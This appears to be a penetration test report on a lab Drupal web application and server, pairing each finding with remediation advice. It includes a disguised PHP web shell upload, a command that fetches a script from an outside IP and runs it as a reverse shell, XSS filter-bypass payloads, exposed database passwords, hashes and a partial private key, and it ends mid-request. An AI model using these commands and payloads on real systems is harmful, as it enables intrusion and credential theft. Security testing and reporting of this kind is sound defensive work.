

[REDACTED] Security Assessment Findings Report

Business Confidential

Date: [REDACTED], 2020
Project: Application Assessment
Version 1.0

Table of Contents

Table of Contents	2
Confidentiality Statement.....	4
Disclaimer.....	4
Contact Information.....	4
Assessment Overview.....	5
Assessment Components.....	5
External Penetration Test.....	5
Finding Severity Ratings	6
Scope.....	7
Scope Exclusions	7
Client Allowances.....	7
Executive Summary	8
Attack Summary.....	8
Security Strengths	11
Privileges, Execution Rights, Patches.....	11
Security Weaknesses	11
Missing Multi-Factor Authentication.....	11
Weak Password Policy.....	11
Unrestricted Logon Attempts	11
External Penetration Test Findings.....	12
Insufficient Lockout Policy – TestMasheen App (Critical).....	12
Development pages in Production site – TestMasheen App (Critical).....	13
Secrets Database Credential Exposure – TestMasheen Server (Critical)	15
DrupalDB Database Credential Exposure – TestMasheen Server (Critical).....	15
SSH Private Key Exposure – TestMasheen Server (Critical)	16
Drush Admin Password Reset – TestMasheen Server (Critical)	17
Confidential Information Location Exposure – TestMasheen Server (High)	17
User Hash Exposure– TestMasheen Server (High)	18
Admin AES-CBC 256 Key Exposure– TestMasheen App (High)	18
Login Form Token Exposure– TestMasheen App (High).....	18
Plain Text Credential Exposure – TestMasheen App (High)	19
Cron Key Access – TestMasheen App (Moderate)	19
Pat Home Directory Read Exposure – TestMasheen Server (Moderate)	20
Insufficient Script Tag Filtering – TestMasheen App (Moderate).....	20
Pastebin Dev API Key Exposure – TestMasheen Server (Moderate)	21
User Password Reset – TestMasheen App (Moderate)	22
SSH-keygen – TestMasheen Server (Moderate)	23
Nmap Vuln Scan – TestMasheen Server (Moderate)	23

Exploit Suggestions Scan – TestMasheen Server (Low).....	24
HTML Developer Comment – TestMasheen App (Low)	25
DirtySockV2 Exploit – TestMasheen Server (Low)	25
Change Log Exposure – TestMasheen App (Informational)	26
SudoInject V1, V2, V3 – TestMasheen Server (Informational).....	26
User Crontab privilege escalation – TestMasheen Server (Informational).....	27
Dirty Cow Exploitation – TestMasheen Server (Informational).....	27
XMLRPC – TestMasheen Server (Informational).....	28
SQL Injection Attempts (Informational).....	29

Confidentiality Statement

This document is the exclusive property of [REDACTED]. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of [REDACTED] or Joshua Mol.

[REDACTED] may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance. Joshua Mol also retains the right of duplication and distribution of this document.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. I have prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Demo Company		
[REDACTED]	VP, Information Security (CISO)	Office: [REDACTED] Email: [REDACTED]@[REDACTED].com
[REDACTED]	Talent Acquisition, Advisor	Office: [REDACTED] Email: [REDACTED]@[REDACTED].com
[REDACTED]	Talent Acquisition Coordinator	Office: [REDACTED] Email: [REDACTED]@[REDACTED].com
TCM Security		
Joshua Mol	Penetration Tester	Office: [REDACTED] Email: DevR4ndom@gmail.com

Assessment Overview

From June [REDACTED], 2020 to June [REDACTED], 2020, Joshua Mol engaged [REDACTED] to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I normally would have made attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, although due to request by [REDACTED] and the scope of the project these tests were excluded from this scenario. Instead I have focused on historical breached passwords, and web application vulnerabilities that can be leveraged against external systems to gain internal network access. Scanning and enumeration were also conducted to identify potential vulnerabilities within the infrastructure of [REDACTED] regarding exploitation and manipulation of target.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	[REDACTED] ([REDACTED])

- Full scope information provided in “[REDACTED].xlsx”

Scope Exclusions

Per client request, Joshua Mol did not perform any activity outside of the specified scope, nor social engineering attacks during testing.

Client Allowances

[REDACTED] has communicated that the following allowances would be allowed during the testing period, manual and automated tools and techniques, credential compromise and reuse, privilege escalation attacks. No further allowances were communicated.

Executive Summary

Joshua Mol evaluated [REDACTED] external security posture through an external web application penetration test from June [REDACTED], 2020 to June [REDACTED], 2020. By leveraging a series of attacks, Joshua Mol found critical level vulnerabilities that allowed partial internal access to the [REDACTED] application server. It is highly recommended that [REDACTED] address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary

The following table describes how Joshua Mol gained internal access, step by step:

Step	Action	Recommendation
1	Scanned for web application firewall using WafW00f	Installing a web application firewall increases the difficulty of transmitting certain data to your application. This can increase your attack readiness and deter attack before they occur.
2	Enumerated servers open ports, services, versions, and operating system through an opensource tool Nmap.	Firewalls/web application firewalls can greatly reduce the effectiveness of automated scanning tools, limiting the speed and knowledge they will produce to a potential attacker.
3	Obtained username credentials through unauthenticated views of posts authors.	Redact the usernames of authors who make public posts from view of unauthenticated users. Refrain from using usernames as login credentials instead use emails.
4	Enumerated web application through an opensource tool “dirb” using a common list of URL paths.	Using request limiting services though Cloudflare, CloudFront, and web application firewalls directory enumeration can be drastically slowed. Additionally, for increased security posture remove robots.txt, although this is not a security vulnerability these documents are unnecessary and allows attackers to quickly enumerate web applications, and possible hidden URL paths without scanning.
5	Attempted SQL injection on Login Form	Sanitization/Filtering should be implemented to detect and strip/replace special characters with safe encodings. SQL injection handling needs to be improved, although the SQL injection attempts failed responses contained unnecessary error and operating system information.

6	Performed brute force attack using Burp Suite Pro Intruder against usernames found of main page, with common weak passwords	Utilizing secure form Captcha's, and one-time form tokens will prevent automated attacks, along with account timeout's and lockout periods will increase the web applications resistance to brute force applications. Additionally, enhanced, and enforced password policies for user accounts, greatly reduces the success and timeliness of these attacks.
7	Successfully authenticated as "alice" using password: "55555". Successfully changed Alice's password to "admin"	Enable email verification of password changes to prevent unauthorized persistence attacks. Enforce the recommended password policy to enhance security of user's accounts. Verify correctness of email for password change requests.
8	Obtained usernames, local shares, and table names with discovery of Beta page /private.	Remove beta/development content disclosing operation of backend services, and credentials from production servers. Dev servers should be used for pages and applications which still need to be tested.
9	Uploaded disguised php web shell to /private Beta page created by Pat. Enabling remote code execution.	Remove beta/development pages from production site. Improve regex to check ending extension of files. Additionally, extracting data from between "magic bytes" of the file then placing it within image file that the server generates is the most secure method of allowing picture uploads.
10	Utilized web shell and local http server, uploading python_reverse_tcp to /dev/shm (RAM Disk) Getting local pseudo-shell, enabling ease of directory enumeration.	Configuring security groups and firewall policies restricting server access to initiate unsolicited connections. This would prevent reverse shells from being effective.
11	Enumerated directories, determining that pat has SSH keys for the server.	Although permissions on the id_rsa (private key) are sufficient. Pat's home directory shouldn't be able to be read by the web server. Increasing the security to disallow read access on contents with the home directory is best practice.
12	Obtained MySQL credentials hard coded within /var/www/html/private/index.php page.	Configuring config files and environment variables is a much safer way to handle sensitive information such as database credentials. Credentials should never be hard coded with scripts or pages.
13	Obtained pat's private SSH key from the MySQL database table. Obtained additional user credentials and locations to encrypted files in root directory from same logins and top-secret table	Removing hard-coded credentials from files, while using frameworks and config files should be implemented

14	Accessed web server using Pat's SSH Keys	Having password authentication along with requiring the SSH Private key would enhance security for this type of attack.
15	Generated one-time password reset link for admin using Drush	Improving security posture to prevent unauthorized access to server configured with Drush.
16	Generated SSH keys for Joshua (Attacker)	Removing access for the SSH-keygen and other SSH configuration tools that were given to both the web server and pat.

Security Strengths

Privileges, Execution Rights, Patches

During the assessment, [REDACTED] security controls for internal server were able to prevent execution of several exploits that the system appeared to be susceptible against. Resource restrictions such as insufficient privileges, locked “dpkg” and prevention of execution of GCC many exploits didn’t run as intended. Additionally, kernel exploits were prevented in this manner preventing privilege escalation on the server to root. Cron job-based escalation attempts were also denied due to insufficient privileges in editing global crontab located in /etc/crontab.

Security Weaknesses

Missing Multi-Factor Authentication

I leveraged multiple attacks against [REDACTED] TestMasheen login forms using valid credentials harvested through sourced intelligence. Successful logins included employee accounts through TestMasheen login portal and internal access via SSH Public key encryption. The use of multi-factor authentication would have prevented full access and required me to utilize additional attack methods to gain internal network access.

Weak Password Policy

I have successfully performed password brute force attacks against [REDACTED] login forms, providing application access. Predictable and weak passwords such as “booboo”, “55555”, “charmed” were attempted and successful. Recommended password policy should be enforced on all users instead of optional.

Unrestricted Logon Attempts

During the assessment, I performed multiple brute-force attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the TestMasheen Drupal application. Blacklisting IP’s, locking accounts, and throttling login attempts should be used to combat this issue in addition to anti-automation techniques.

External Penetration Test Findings

Insufficient Lockout Policy – TestMasheen App (Critical)


Description:	[REDACTED] allowed unlimited logon attempts against their TestMasheen Drupal Web App. This configuration allowed brute force and password guessing attacks, which I used to gain access to user's accounts.
Impact:	Critical
System:	[REDACTED]

Exploitation Proof of Concept

I had gathered historical commonly used credentials amounting to 14.5 Million total account credentials (**Note:** A full list of compromised accounts can be found in “[REDACTED].xlsx”).

A	B	C
User	Pass	
alice	55555	
david	booboo	
bob	popcorn	
carol	charmed	
admin	admin	(After Reset)

Figure 1: Sample list of breached user credentials








Description:	[REDACTED] TestMasheen had a index.php page in the /private URL path. This page did insufficient upload checks on images allowing me to get a web shell compromising internal infrastructure.
Impact:	Critical
System:	[REDACTED]

This page is currently in beta. More content will be added once the authentication scheme has been completed.

These are some of my basic accounts; nothing too sensitive here yet.

Username	Password	Notes
pat	[REDACTED]	Login for floss.danceoff.local
pat2000	[REDACTED]	Login for instagrump.local
Troll4Life81028	[REDACTED]	Login for tweeter.local
gentlesoul	[REDACTED]	Login for tweeter.local
pat	[REDACTED]	Login to SSH to access items from top_secret table

What can I say, I love memes! I whipped up a quick write-only file upload to store some of my favorites.

Name	Size	Preview
memel1.jpg	281691 bytes	
memel2.jpg	85283 bytes	
memel3.jpg	67907 bytes	
memel4.jpg	89393 bytes	
memel5.jpg	45354 bytes	

Browse...

No file selected.

Upload

Request

[illegible]

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 21 Jun 2020 16:42:01 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 3506
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10   <title>
11     Pat's Private Site (Beta)
12   </title>
13   <head>
14     <link href="https://styleguide.brainly.com/136.14.3/style-guide.css" rel="stylesheet"/>
15   </head>
16   <body>
17     <center>
18       <h1>
19         Welcome
20       </h1>
21       <br>
22       This page is currently in beta. More content will be added once the authentication system is ready.
23       <br>
24       <h3>
25         Login Credentials
26       </h3>
27       These are some of my basic accounts; nothing too sensitive here yet.
28     </center>
29   </body>
30 </html>

```

Send

Cancel

< ▾

> ▾

Request

Raw

Params

Headers

Hex

```

1 POST /private/file_uploads/whoami.jpg.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: has_js=1; SESSea33ec6ae57489dc58e78b15b24c3776=JW2wYmNy3fjiaHC2IFianaBgDyXyHzV960tRQFo7EE
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 61
12
13 dev=wget 24.150.179.254:8000/dev.py -O /dev/shm/.dev.py

```

Target: ht

Response

Raw

Headers

Hex

Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 22 Jun 2020 23:40:2
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 746
6 Connection: close
7 Content-Type: text/html; chars
8
9 ŷ0ÿàJFIFHHÿi(Photoshop 3.08BIM
10 !'##%%),(+$!%$ÿÛC $$$!
11 JI
12 P>æÄſÛsÄÉR^~Ir!âö*}à0ÿI~j0sÁ´
13 lNxoÄd ©

```

Request

Raw

Params

Headers

Hex

```

1 POST /private/file_uploads/whoami.jpg.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: has_js=1; SESSea33ec6ae57489dc58e78b15b24c3776=JW2wYmNy3fjiaHC2IFianaBgDyXyHzV960tRQFo7EE
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 28
12
13 dev=python3 /dev/shm/.dev.py

```

```

www-data@ip-192-168-255-173:/var/www/html/private/file_uploads$ clear
TERM environment variable not set.
www-data@ip-192-168-255-173:/var/www/html/private/file_uploads$ ls
Shell.jpg  meme1.jpg  meme3.jpg  meme5.jpg  shells.jpg  whoami.jpg.php
giphy.gif  meme2.jpg  meme4.jpg  shell.jpg  who.jpg
www-data@ip-192-168-255-173:/var/www/html/private/file_uploads$

```

[REDACTED] - Application Assessment
 BUSINESS CONFIDENTIAL
 Copyright © Joshua Mol (Devr4ndom@gmail.com)

Page 14 of 30

Secrets Database Credential Exposure – TestMasheen Server (Critical)

Description:	[REDACTED] TestMasheen had a index.php page in the /var/www/html/private URL path. Once a reverse shell is created piping the file to less allows a user to find the credentials for secrets database.
Impact:	Critical
System:	[REDACTED]

```
<?php
// MySQL Settings
$host = "localhost";
$user = "secrets";
$pass = "A718xhRb1xYwS6K5qhe9EMYmaee49a99";
$db = "secrets";

// Connect and error upon failure
$c = new mysqli($host, $user, $pass, $db);
if ($c->connect_error) die("Connection failed: " . $c->connect_error);

// Set up the query
$sort = "";
if (isset($_GET['c']) and isset($_GET['d'])){
    $sort = "ORDER BY " . $_GET['c'] . " " . $_GET['d'];
}
$sql = "SELECT username, password, notes FROM logins " . $sort;
$result = $c->query($sql);
?>
```

DrupalDB Database Credential Exposure – TestMasheen Server (Critical)

Description:	[REDACTED] TestMasheen contained a second php file for the main app that contained hard coded database credentials for drupaldb.
Impact:	Critical
System:	[REDACTED]

```
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'drupaluser',
          'password' => 'wutfwpbHqcORQKmw/ycCPBwIc44a5ad9',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);
```

[REDACTED] - Application Assessment

BUSINESS CONFIDENTIAL

Copyright © Joshua Mol (Devr4ndom@gmail.com)

Page 15 of 30

Description:	Private SSH keys for pat are in the secrets database under top_secret table. The keys are exposed through a simple SELECT statement using credentials shown above.
Impact:	Critical
System:	[REDACTED]

[REDACTED] - Application Assessment
BUSINESS CONFIDENTIAL

Drush Admin Password Reset – TestMasheen Server (Critical)

Description:	Using the reverse shell from the faulty development page, we now have access to Drush which get us the ability to generate one-time links to reset passwords for any user unauthenticated.
Impact:	Critical
System:	[REDACTED]

```
www-data@ip-192-168-255-173:/var/www/html/private/file_uploads$ drush uli
http://default/user/reset/1/1592847065/j07MxqeVyCU-kK7WhF9gkyL04LN_7bHUGgRreeVN-Gg/login
www-data@ip-192-168-255-173:/var/www/html/private/file_uploads$
[1] 0:LocalServer 1:WebShell* 2:bash 3:bash-
```

Confidential Information Location Exposure – TestMasheen Server (High)

Description:	Accessing the Secrets database using credentials hardcoded in a server php file an attacker can target files encrypted files with banking information and other data that may be valuable.
Impact:	High
System:	[REDACTED]

```
MariaDB [secrets]> Select * from top_secret;
+-----+-----+-----+
| id | file_location | notes |
+-----+-----+-----+
| 1 | /root/top_secret/ts0001.enc | Christmas List |
| 2 | /root/top_secret/ts0002.enc | Login for bigbank.local |
| 3 | /root/top_secret/ts0003.enc | Deepest, Darkest Secrets |
+-----+-----+-----+
3 rows in set (0.00 sec)

MariaDB [secrets]>
```

User Hash Exposure– TestMasheen Server (High)

Description:	Within the Drupal database using credentials hardcoded into a script an attacker can dump the password hashes off all the users including the admin.
Impact:	High
System:	[REDACTED]

```
MariaDB [drupaldb]> SELECT * FROM users;
```

uid	name	pass	mail	theme	signature	signature_format	created	access	login	status	timezone	language	picture	init
0	admin	\$S\$04wU1Q04jQmD5Zg6zhf8ToQRpOXEHjXxxBsqv3kQ2kefvIdf	admin@example.com			NULL	1537553460	0	0	0	0	NULL		0
1	alice	\$S\$0XyqcQsXe10RFFMBE.eJb1YXCacGAWgK6W8B5ZtGyRXBA6zD0	devr4ndom@gmail.com			filtered_html	1592744464	1592784184	1592784184	1	America/New_York		0	admin@exampl
2	bob	\$S\$070NqcFgPV1mAxh2CYfG5RdMRfMTK8mXJzmEhssSE4NzGU7j3	hello@hotmail.com			filtered_html	1592744464	1592784567	1592784567	1	America/New_York		0	
3	carol	\$S\$09hnbUc5KTGNBSEKpPhfV3MBYcd/pisHe7v8Nm/YgJB1J776a56	hel@hel.ciom			filtered_html	1592744465	1592844721	1592843510	1	America/New_York		0	
4	david	\$S\$0m2FVPmWEwq9BD9ofH3.K1WLFdpvuuQa8cKagWEzyUPpZP4P2JL	alice@gmail.com			filtered_html	1592744465	1592784538	1592784335	1	America/New_York		0	

6 rows in set (0.00 sec)

Admin AES-CBC 256 Key Exposure– TestMasheen App (High)

Description:	In the admin section of the TestMasheen accounts page an unpublished post titled: “Top Secret Notes” contains an AES-CBC key with possibly no initialization vector.
Impact:	High
System:	[REDACTED]

Top Secret Notes

[View](#)[Edit](#)[Devel](#)

Encrypted using AES-CBC, that should be secure enough. I should figure out what this IV thing is all about, though. \n\n Key: FF2ACC9FA4906EBE739F955AB2C0B53077040AF8F75864AD4EB9A40971554DA7

Login Form Token Exposure– TestMasheen App (High)

Description:	Tokens for the login form are concealed only by a “hidden” attribute. Tokens are also reusable giving access to brute force attacks.
Impact:	High
System:	[REDACTED]

```
<input type="hidden" name="form_build_id" value="form-xW195ADK4zfWx0S6JJj13b6bCxb-XJqrlzBrKs8gQZ4"> <event>
<input type="hidden" name="form_token" value="pVjiVzQxCmGuKKW94TeASYj2YInA4HBRLyLDgoRrBY"> <event>
<input type="hidden" name="form_id" value="user_profile_form"> <event>
<fieldset id="edit-picture" class="form-wrapper">
```


Plain Text Credential Exposure – TestMasheen App (High)

Description:	Accessing the Secrets database using credentials hardcoded in a server php file an attacker can harvest login creds and the associated place to use them.
Impact:	High
System:	[REDACTED]

1	pat	PatTheGreat!		
2	pat2000	PatPatBoBat2000	Login for floss.danceoff.local	
3	Troll4Life81028	AnonymousAF	Login for instagrump.local	
4	gentlesoul	EverythingIsPeaceful!	Login for tweeter.local	
5	pat	-----BEGIN RSA PRIVATE KEY----- MIJ3KOIBAAKCAgEAYElgZOKKi7CokMK4kIwsLLKI9+wt0LX5YKxMnKwMhr16oteY eha7Zr8wGko8sRB1Tw@R7XSYnGN8N1FqATnaPdoulE90u95m8t+C6f5DZhNM5DI4	Login for tweeter.local	

Cron Key Access – TestMasheen App (Moderate)

Description:	Within the admin console of the web application a cron scheduler is present along with a cron key. This could allow an attacker to run scheduled commands authenticated as admin.
Impact:	Moderate
System:	[REDACTED]



SCRIPT

```
***** shell_exec ('sudo echo "helloworld" > /home/test.txt');
```

Pat Home Directory Read Exposure – TestMasheen Server (Moderate)

Description:	Server side the www-data service has read permissions to the user pat's home directory. This gives attackers greater information about who to target in their attack.
Impact:	Moderate
System:	[REDACTED]

```
drwxr-xr-x 2 pat pat 4096 Jun 21 13:00 .
drwxr-xr-x 3 pat pat 4096 Jun 21 13:00 ..
-rw-r--r-- 1 pat pat 741 Jun 21 13:00 authorized_keys
-rw----- 1 pat pat 3243 Jun 21 13:00 id_rsa
-rw-r--r-- 1 pat pat 741 Jun 21 13:00 id_rsa.pub
www-data@ip-192-168-255-173:/home/pat/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQID3NwKkoLk1Qwr1QjCwsoj37BPSVf1grEycpaadUx115h6FruWHzAa5jyxEHVPDRHtd31kY3w2IWeB0do92q6sX0672mby34Lh/kMeE9zIMwhmyNC9014+HAM2Lb7HBFHYtst9VcaMPxrcK/Lkt19TWYAtbs2g1fRTs6ELzUv21QkyOf8BFSVtFouPdES752
bK3t8wXcmrPAmHHz2b09UyQ4iFoaNNQZGTCAwSMCZTK1jJt0WPH7Y+4arut1IHiYg4jbuuypp650yqV9o/S/pq+FUug036wTxcu51P8PWNW8T31zVbInK3Y8WgoQ2sv/n6zAcddMPbc6LZ/qHFnVhAfo1IRJefzF1WJe1YS1+n+Axu81P633TB85vs591rcyH91S/GQzFRYugNNodQOUjNydDonKAW3TXv
ZhC6TD1fLjJf6L/pnAswX3ath71B2YAXVRwULV0Gaa9fdL1J0G+9bU83IsW2SQqBwxEs5T/3+UABLqVlwnQqEz+pEG8TC1swEADT9fwYd3G33UZA2gVLR1WtaCnNtd5fajVJ3xABV/FLn1WPTCYuLw1My1p0zh8M6TH3zVNBx7p6LRm1Mk2uSmMSZB097t1296SgKw+Uvzw1euT2611bKzQk3km9dyQsCJ
EvyI254Z+RVQJohQ= pat@testmasheen
www-data@ip-192-168-255-173:/home/pat/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQID3NwKkoLk1Qwr1QjCwsoj37BPSVf1grEycpaadUx115h6FruWHzAa5jyxEHVPDRHtd31kY3w2IWeB0do92q6sX0672mby34Lh/kMeE9zIMwhmyNC9014+HAM2Lb7HBFHYtst9VcaMPxrcK/Lkt19TWYAtbs2g1fRTs6ELzUv21QkyOf8BFSVtFouPdES752
bK3t8wXcmrPAmHHz2b09UyQ4iFoaNNQZGTCAwSMCZTK1jJt0WPH7Y+4arut1IHiYg4jbuuypp650yqV9o/S/pq+FUug036wTxcu51P8PWNW8T31zVbInK3Y8WgoQ2sv/n6zAcddMPbc6LZ/qHFnVhAfo1IRJefzF1WJe1YS1+n+Axu81P633TB85vs591rcyH91S/GQzFRYugNNodQOUjNydDonKAW3TXv
ZhC6TD1fLjJf6L/pnAswX3ath71B2YAXVRwULV0Gaa9fdL1J0G+9bU83IsW2SQqBwxEs5T/3+UABLqVlwnQqEz+pEG8TC1swEADT9fwYd3G33UZA2gVLR1WtaCnNtd5fajVJ3xABV/FLn1WPTCYuLw1My1p0zh8M6TH3zVNBx7p6LRm1Mk2uSmMSZB097t1296SgKw+Uvzw1euT2611bKzQk3km9dyQsCJ
EvyI254Z+RVQJohQ= pat@testmasheen
www-data@ip-192-168-255-173:/home/pat/.ssh$
```

Insufficient Script Tag Filtering – TestMasheen App (Moderate)

Description:	While making a post to a drupal node the filtered HTML option doesn't sufficiently filter <script> tags if organized correctly.
Impact:	Moderate
System:	[REDACTED]

alice
Sun,
06/21/2020
- 11:49
[Permalink](#)

<<script>script>alert("XXS")</script>/script>
<script>alert("XXS")</script>
[reply](#)

carol
Sun,
06/21/2020
- 20:16
[Permalink](#)

new
<script>alert("XXS")</script>
<script>alert("XXS")</script>
[reply](#)

[REDACTED] - Application Assessment

BUSINESS CONFIDENTIAL

Copyright © Joshua Mol (Dev4ndom@gmail.com)

Page 20 of 30

Pastebin Dev API Key Exposure – TestMasheen Server (Moderate)

Description:	Within the /usr/share/pastebin.d directory a URL and API key are hard coded into the pastebin.com.conf file. This could possibly lead to impersonation attacks although don't affect the server's integrity.
Impact:	Moderate
System:	[REDACTED]

```
[format]
content = api_paste_code
user = api_paste_name
subdomain = api_paste_subdomain
private = api_paste_private
expiry = api_paste_expire_date
format = api_paste_format
email = api_paste_email
page = page
submit = submit
regexp = regexp
api_dev_key = api_dev_key
api_option = api_option

[defaults]
submit = submit
format = text
private = 0
expiry = 1M
subdomain =
email =
api_dev_key = 253ce2f0a45140ee0a44ca99aa49260
api_option = paste
page = /api/api_post.php
regexp = (.* )
www-data@ip-192-168-255-173:/usr/share/pastebin.d$ ls -la
```


User Password Reset – TestMasheen App (Moderate)

Description:	Persistence methods can be executed with knowledge to user affected, 2FA should be enabled to ensure attacker persistence isn't successful.
Impact:	Moderate
System:	[REDACTED]

```
POST /user/2/edit HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
